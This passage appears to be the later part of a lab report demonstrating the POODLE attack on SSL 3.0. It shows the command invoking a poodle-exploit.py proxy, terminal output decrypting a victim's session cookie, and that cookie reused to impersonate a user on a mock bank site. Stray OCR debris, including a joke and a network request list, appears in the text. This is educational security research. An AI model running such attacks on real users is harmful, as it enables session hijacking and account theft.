
Jokes

Since 1940, the year Chuck Norris was born, roundhouse kick related deaths have increased 13,000 percent.

✓	Method	File	Domain	Type	Size	0 ms 1,28 s 2,56 s
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 490 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 501 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 481 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 467 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 454 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 441 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 435 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 409 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 437 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 480 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 474 ms
●	POST	aaaaaa	192.168.1.6	plain	0 KB	→ 535 ms
●	POST	aaaaaa	192.168.1.6			
●	POST	aaaaaa	192.168.1.6			
●	POST	aaaaaa	192.168.1.6			
●	POST	aaaaaa	192.168.1.6			
●	POST	aaaaaa	192.168.1.6			
●	POST	aaaaaa	192.168.1.6			

All HTML CSS JS XHR Fonts Images Media Flash Other   32 requests, 0 KB, 0 s Clear

7) Decrypting bytes from the encrypted packets




```
┌──(root💀attacker)-[/home/attacker]
└─# python3 ./poodle-exploit.py 192.168.1.8 4443 192.168.1.6 443 --start-block 48 --stop-block 50
Proxy is launched on '192.168.1.8' port 4443
Passive mode enabled by default

Type help to show all command line, passive mode is by default enabled

[OK] → packed send and receive  35
                 SSLv3.0  search
                                                                        SSLv3.0  active

[+] Sending request 1052 - Block 48/50 : [e: SESSI]
[+] Sending request 549 - Block 49/50 : [ NID=c3A]
```


8) Leaking the victim’s cookie



```
[+] Sending request 1052 - Block 48/50 : [e: SESSI]
[+] Sending request 652 - Block 49/50 : [ONID=c3A]
[+] Sending request 144 - Block 50/50 : [tdXNy\r\nC]
Stopping the attack...

{-} Deciphered plaintext : e: SESSIONID=c3AtdXNy\r\nC  in --- 494.47717475891113 seconds ---
```

9) Impersonating the user


BCR Romania - Mozilla Firefox
https://192.168.1.6
Log in
Hi, sp-usr
Log out
More shopping with Credit Card 100% online
Get your Credit Card 100% online and you are free to shop anytime and anywhere with zero fees and equal interest-free installments.
Find out more
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Cache Storage
Cookies
Indexed DB
Local Storage
Session Storage


```
Name      Value     Domain       Path  Expires / Max-Age       Size
SESSION…  c3AtdXNy  192.168.1.6  /     Sun, 23 Jan 2022 23…    17

SESSIONID: "c3AtdXNy"
  Created: "Sat, 22 Jan 2022 23:46:04 GMT"
  Domain: "192.168.1.6"
  Expires / Max-Age: "Sun, 23 Jan 20… 23:45:58 GMT"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sat, 22 Jan 2022 23:46:14 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
```

IV. Results

The results of the presented proof-of-concept show that the attacker managed to decrypt the victim’s session cookie in only 494 seconds for a server which is configured to use DES-CBC3-SHA and SSL 3.0 [Fig. 5]. This translates in approximately 20 seconds for a single character of the 3 decrypted blocks. From what has been stated throughout the article, the consequences of the attack are quite major, and it can be easily achievable if certain initial conditions are met. These latter circumstances can no longer be taken into consideration if we consider that the victim uses an environment that is already at above-average risk for MITM attacks, such as public WiFis. Let’s not forget the aforementioned fact about the consequences of this attack, because it was the reason why, back in 2015, SSL 3.0 have been deprecated by the Internet Engineering Task Force, also known as IETF. From that point on, most browsers or web services providers have decided to either add TLS_FALLBACK_SCSV or to remove SSL 3.0 support.

Fig. 5: Decrypted session cookie


root@attacker: /home/attacker
File Actions Edit View Help
root@attacker: /home/attacker ×
root@attacker: /home/attacker ×
root@attacker: /home/attacker ×

```
┌──(root💀attacker)-[/home/attacker]
└─# python3 ./poodle-exploit.py 192.168.1.8 4443 192.168.1.6 443 --start-block 48 --stop-block 50
Proxy is launched on '192.168.1.8' port 4443
Passive mode enabled by default

Type help to show all command line, passive mode is by default enabled

[OK] → packed send and receive  35
                  SSLv3.0  search
                                                                              SSLv3.0  active
[+] Sending request 1052 - Block 48/50 : [e: SESSI]
[+] Sending request 652 - Block 49/50 : [ONID=c3A]
[+] Sending request 144 - Block 50/50 : [tdXNy\r\nC]
Stopping the attack ...

{-} Deciphered plaintext : e: SESSIONID=c3AtdXNy\r\nC  in --- 494.47717475891113 seconds ---
```

V. Related work

Over the years, many attacks that exploit SSL/TLS vulnerabilities have been discovered making us believe that secure communication on the internet has come to an end. There are a lot of attacks that resembles the POODLE Attack in different ways. Among the most popular are BEAST [11], SWEET32 [12] and also several derivatives versions such as Zombie POODLE or GOLDENDOODLE [13] which were discovered in 2019.

BEAST Attack (Browser Exploit Against SSL/TLS) has the same consequences as POODLE (retrieve data, from what should be a secure connection), but it exploits a weakness in Cipher-Block chaining which is based on the fact that the first block is combined with an initialization vector (IV). The attack was first performed in 2011 by security researchers Thai Duong and Juliano Rizzo but the theoretical vulnerability was discovered in 2002 by Phillip Rogaway.

SWEET32 attack exploits a collision attack in SSL/TLS protocol supporting cipher suites which use 64-bit block ciphers to extract plain text of the encrypted data, when CBC mode of encryption is used. These ciphers were used in common protocols such as TLS, SSH, IPSec and OpenVPN. The vulnerability was discovered in 2016 by Karthikeyan Bhargavanand Gaëtan Leurent, researchers at INRIA, the French national research institute for computer science.

References

[1] https://github.com/AdrianM9/sp-poodle-poc
[2] https://www.cve.org/CVERecord?id=CVE-2014-3566
[3] https://www.kb.cert.org/vuls/id/577193
[4] https://scan.shadowserver.org/poodle/
[5] https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation
[6] https://en.wikipedia.org/wiki/Authenticated_encryption
[7] https://github.com/RootDev4/poodle-PoC
[8] https://www.bcr.ro
[9] http://kb.mozillazine.org/Security.tls.version.*
[10] https://www.bettercap.org/intro/
[11] https://www.cve.org/CVERecord?id=CVE-2011-3389
[12] https://www.cve.org/CVERecord?id=CVE-2016-2183
[13] https://www.cve.org/CVERecord?id=CVE-2019-6593